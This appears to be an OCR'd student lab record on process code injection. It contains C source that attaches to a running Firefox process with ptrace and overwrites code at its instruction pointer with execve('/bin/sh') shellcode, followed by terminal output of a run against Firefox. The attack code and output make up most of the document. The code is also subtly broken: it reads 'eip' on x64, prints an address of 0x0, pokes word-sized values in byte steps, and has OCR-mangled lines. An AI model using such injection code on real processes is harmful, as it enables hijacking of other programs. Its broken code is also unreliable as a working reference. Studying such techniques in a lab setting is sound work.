Ex. No.: **Date:**

PROCESS CODE INJECTION

Aim:

To do process code injection on Firefox using ptrace system call

Algorithm:


1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKETEXT to insert the shellcode.
8. Detach from the victim process using PTRACE_DETACH

Program Code:

```
# include <stdio.h>//C standard input output
# include <stdlib.h>//C Standard General Utilities Library
# include <string.h>//C string lib header
# include <unistd.h>//standard symbolic constants and types
# include <sys/wait.h>//declarations for waiting
# include <sys/ptrace.h>//gives access to ptrace functionality
# include <sys/user.h>//gives ref to regs

//The shellcode that calls /bin/sh
char shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
   };

//header for our program.
void header()
{
   printf("----Memory bytecode injector -----\n");
}

//main program notice we take command line
options int main(int argc,char**argv) {

   int i,size,pid=0;
   struct user_regs_struct reg;//struct that gives access to registers
                           //note that this regs will be in x64 for me
                           //unless your using 32bit then eip,eax,edx etc...

   char*buff;
```

```
    header();

    //we get the command line options and assign them appropriately!

    pid=atoi(argv[1]);
    size=sizeof(shellcode);
    //allocate a char size memory
    buff=(char*)malloc(size);
    //fill the buff memory with 0s upto size
    memset(buff,0x0,size);
    //copy shellcode from source to destination
    memcpy(buff,shellcode,sizeof(shellcode));

    //attach process of pid
    ptrace(PTRACE_ATTACH,pid,0,0);

    //wait for child to change state
    wait((int*)0);

    //get process pid registers i.e Copy the process pid's general-
    purpose //or floating-point registers,respectively,
    //to the address reg in the tracer
    ptrace(PTRACE_GETREGS,pid,0,&reg);
    printf("Writing EIP 0x%x, process %d\n",reg.eip,pid);

    //Copy the word data to the address buff in the process's memory
    for(i=0;i<size;i++){
    ptrace(PTRACE_POKETEXT,pid,reg.eip+i,*(int*)(buff+i));
}
    //detach from the process and free buff memory
    ptrace(PTRACE_DETACH,pid,0,0);
    free(buff);
    return 0;

}
```

Output:



```
thirueswaran@thirueswaran-Inspiron-3443:~$ gcc codeinjection.c -o codeinject
thirueswaran@thirueswaran-Inspiron-3443:~$ ps -e|grep firefox
  2724 ?        00:03:30 firefox
thirueswaran@thirueswaran-Inspiron-3443:~$ ./codeinject 2724
----Memory bytecode injector-----
Writing EIP 0x0, process 2724
thirueswaran@thirueswaran-Inspiron-3443:~$ 
```

Result: